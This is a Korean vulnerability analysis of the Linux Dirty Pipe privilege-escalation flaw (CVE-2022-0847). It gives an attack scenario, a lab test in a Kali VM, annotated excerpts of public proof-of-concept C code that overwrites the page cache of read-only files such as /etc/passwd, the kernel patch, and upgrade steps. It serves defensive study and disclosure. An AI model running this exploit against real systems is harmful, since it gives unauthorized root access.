Research & Technique

Dirty Pipe 취약점(CVE-2022-0847)

■ 취약점 개요

Dirty Pipe(CVE-2022-0847)는 2022년 3월에 공개된 리눅스 로컬권한상승 취약점이다. 권한이 필요한 파일을 무단으로 수정할 수 있는 Dirty COW 취약점과 유사하면서 리눅스 커널의 Pipe 기능에서 발생하기 때문에 Dirty Pipe이라는 별칭이 붙었다. 5.8 버전 이상의 리눅스 커널에서 발생하며, 계정 정보 파일을 변조하는 등의 방법으로 관리자 권한 획득이 가능하다. Dirty Pipe의 CVSS(Common Vulnerability Scoring System) 점수는 10점 만점에 7.8점(high)으로 평가되었다.


■ 영향 받는 소프트웨어 버전

CVE-2022-0847에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Linux Kernel	5.8 이상 5.16.11, 5.15.25, 5.10.102 이하 버전

■ 공격 시나리오

Dirty Pipe(CVE-2022-0847)를 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 공격자가 취약한 리눅스 서버에 일반사용자로 로그인
② Dirty Pipe 취약점(CVE-2022-0847) 이용하여 계정 정보 파일 변조 또는 SUID 바이너리하이재킹
③ 리눅스 서버 관리자 권한 획득(root shell)
④ 중요 정보 탈취 및 추가 악성 행위 수행

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 Dirty Pipe(CVE-2022-0847)의 동작 과정을 살펴본다.

이름	정보
피해자	Kali Linux 2022.1 (Kernel : 5.15.15)

■ 취약점 테스트


Step 1. 환경구성

테스트 환경은 VirtualBox에서 칼리리눅스를 이용하여 구성한다.

*칼리리눅스 가상 이미지 : https://www.kali.org/get-kali/

커널 버전은 아래 명령어를 이용하여 확인할 수 있으며, 테스트를 위해 구성된 환경은 5.15.15 커널을 사용하고 있다.

```
$ uname –a        //OS 정보
```




[Kali Linux 커널 상세 정보]

Step 2. PoC 테스트

Dirty Pipe PoC 중 하나는 SUID 파일의 바이너리를 하이재킹하여 관리자 권한(Root Shell)을 획득할 수 있음을 보여준다. PoC코드는 아래 github URL에서 확인할 수 있다.

*URL : https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits




[SUID binary hijacking 통한 Root Shell 획득(exploit-2.c)]

Step 3. 읽기전용파일 수정


Dirty Pipe 를 통해 권한이 없는 사용자가 읽기전용파일 수정이 가능하다. PoC 코드(exploit-1.c)를 이용하면 일반 사용자가 계정 정보 파일(/etc/passwd)을 무단으로 수정할 수 있음을 확인할 수 있다.

PoC 실행 전 root 계정 정보는 아래와 같다.



[변조 전 계정정보파일]

PoC 코드 실행 이후 읽기전용파일인 /etc/passwd 의 내용이 수정되었다.




[PoC 실행 후 변조된 계정 정보 파일]

■ 취약점 상세 분석


Step 1. 취약점 발생 개요

Dirty Pipe(CVE-2022-0847)는 리눅스 커널의 Pipe[1] 기능을 이용해 파일의 Page Cache에 악의적 내용을 덮어 씌울 수 있는 취약점이다. 리눅스 시스템은 성능을 높이기 위해 한 번 읽은 파일 데이터를 접근 속도가 빠른 Page Cache 메모리영역에 올려 두고 파일을 재호출할 때마다 참조한다. 시스템은 디스크 대신 Page Cache에 저장된 데이터를 참조하기 때문에 이를 변조하는 것은 곧 시스템이 변조된 파일을 읽게 된다는 것을 의미한다.



[Page Cache]

취약점이 발생하는 근본적인 원인은 pipe 기능에서 다른 메모리 영역과 병합이 가능하도록 하는 특정 Flags[2]가 존재하는데, 이를 공격자가 임의로 설정하고 다른 곳에서 재사용할 수 있기 때문이다. 공격자가 해당 옵션을 임의로 설정하고 다른 파일과 병합시켜 대상 파일의 page Cache에 영향을 줄 수 있다.




[Dirty pipe 발생 과정]

[1] Pipe: 커널에서 지원하는 프로세스 간 단방향 통신 기능


[2] "PIPE_BUF_FLAG_CAN_MERGE" Flags: 설정된 경우 다른 메모리 영역과 병합할 수 있다.

공격자는 파이프를 생성하고 다른 메모리 영역과 병합할 수 있는 Flags 를 임의로 설정한 뒤, 대상 파일의 데이터를 파이프로 전송[3]하여 파이프의 Page Cache 에 담기도록 한다. 이때 데이터가 입력되는 위치(offset)를 변경하면 대상 파일의 메모리 영역을 덮어쓰기 하게 되어 내용을 변조할 수 있게 된다.



[offset 수정에 의한 덮어쓰기]

공격자는 이러한 취약점을 악용하여 읽기전용파일을 비롯한 중요 파일이 참조하는 Page Cache 를 변조할 수 있으며, 계정 정보 파일의 내용을 변경하는 등의 방법으로 관리자 권한을 획득할 수 있다.



[취약점 악용 예시 – /etc/passwd 변조]

[3] Splice( ): 파이프로 데이터를 이동시킬 수 있는 Linux 시스템 호출

Step 2. PoC 분석

1. 임의 파이프 생성 pipe( )

```
static void prepare_pipe(int p[2])
{
        if (pipe(p)) abort();

        const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
        static char buffer[4096];
```

[파이프 생성]

2. “PIPE_BUF_FLAG_CAN_MERGE” 플래그 임의 설정

```
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                write(p[1], buffer, n);
                r -= n;
        }

        /* drain the pipe, freeing all pipe_buffer instances (but
           leaving the flags initialized) */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                read(p[0], buffer, n);
                r -= n;
        }
```

[플래그 설정]

3. 메모리 영역 병합

Splice 함수를 이용하여 대상 파일의 데이터를 파이프로 전송한다. 참조하는 Page Cache 의 offset 을 조정하여 기존 데이터가 입력되는 데이터에 의해 덮여 쓰이도록 하고 있다.

※“PIPE_BUF_FLAG_CAN_MERGE” 플래그는 초기화되지 않은 채로 남아있다.

```
        --offset;
        ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
        if (nbytes < 0) {
                perror("splice failed");
                return EXIT_FAILURE;
        }
        if (nbytes == 0) {
                fprintf(stderr, "short splice\n");
                return EXIT_FAILURE;
        }
```

[메모리 영역 병합]

4. 캐시 데이터 입력

파이프를 통해 입력되는 데이터로 대상 파일의 Page Cache 가 덮어쓰기[4]된다.

```
        nbytes = write(p[1], data, data_size);
        if (nbytes < 0) {
                perror("write failed");
                return EXIT_FAILURE;
        }
        if ((size_t)nbytes < data_size) {
                fprintf(stderr, "short write₩n");
                return EXIT_FAILURE;
        }
```

[캐시데이터 입력]

step 3. 취약점 패치

Dirty Pipe(CVE-2022-0847) 취약점은 최신 리눅스 커널에서 패치 되었으며, 특정 Flags 가 재사용되지 못하도록 초기화 코드가 추가되었다.

```
diff --git a/lib/iov_iter.c b/lib/iov_iter.c
index b0e0acdf96c1..6dd5330f7a99 100644
--- a/lib/iov_iter.c
+++ b/lib/iov_iter.c
@@ -414,6 +414,7 @@ static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t by
                return 0;

        buf->ops = &page_cache_pipe_buf_ops;
+       buf->flags = 0;
        get_page(page);
        buf->page = page;
        buf->offset = offset;
@@ -577,6 +578,7 @@ static size_t push_pipe(struct iov_iter *i, size_t size,
                        break;

                buf->ops = &default_pipe_buf_ops;
+               buf->flags = 0;
                buf->page = page;
                buf->offset = 0;
                buf->len = min_t(ssize_t, left, PAGE_SIZE);
--
2.34.0
```

[패치 내용]

[4] 데이터의 원본이 저장된 Disk 영역이 아닌 참조하고 있는 Page Cache 영역을 변조했기 때문에, Page Cache를 삭제하거나 재부팅 하는 경우 변조되기 전의 내용으로 복구된다.

■ 대응 방안

Dirty Pipe(CVE-2022-0847) 취약점은 5.8 버전 이후에 배포된 리눅스 커널에서 발생하며 최신 커널 업그레이드로 조치할 수 있다. 현재 리눅스 커널 최신 버전은 5.16.11/5.15.25/5.10.102이다.

*최신 커널은 https://www.kernel.org 에서 확인 가능하다.

커널 업그레이드(Ubuntu)

방법 1.
활성화 되어있는 우분투 저장소 정보를 최신으로 갱신
$sudo apt update
업그레이드 가능한 패키지 목록 확인
$apt list –upgradable
리스트 내 최신 커널로 업그레이드
$sudo apt install –only-upgrade [설치할 커널]


방법 2.
기본 저장소 통해 업그레이드 가능한 커널 버전 확인
$sudo apt-cache search linux-image-5
리스트 내 커널로 업그레이드
$sudo apt-get install [설치할 커널]

방법1을 이용하여 리눅스 커널을 최신 버전인 5.16.14로 업그레이드

```
┌──(kali㉿kali)-[~/test]
└─$ sudo apt install --only-upgrade linux-image-amd64
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages will be upgraded:
  linux-image-amd64
1 upgraded, 0 newly installed, 0 to remove and 721 not upgraded.
Need to get 1,500 B of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://mirror.anigil.com/kali kali-rolling/main amd64 linux-image-amd64 amd64 5.16.14
-1kali2 [1,500 B]
Fetched 1,500 B in 1s (2,730 B/s)
(Reading database ... 294198 files and directories currently installed.)
Preparing to unpack .../linux-image-amd64_5.16.14-1kali2_amd64.deb ...
Unpacking linux-image-amd64 (5.16.14-1kali2) over (5.15.15-2kali1) ...
Setting up linux-image-amd64 (5.16.14-1kali2) ...
```

[커널 최신 버전 업그레이드]

시스템 리부팅 후 컴파일된 POC 코드를 실행했을 때 읽기전용파일이 수정되지 않음을 확인



[최신 커널에서 dirty pipe 조치 확인]

■ 참고 사이트

- URL: https://dirtypipe.cm4all.com
- URL: https://www.makeuseof.com/what-is-the-dirty-pipe-exploit-in-linux-and-fix-it/
- URL: https://attackerkb.com/topics/UwW7SVPaPv/cve-2022-0847/rapid7-analysis?referrer=blog
- URL: https://lore.kernel.org/lkml/20220221100313.1504449-1-max.kellermann@ionos.com/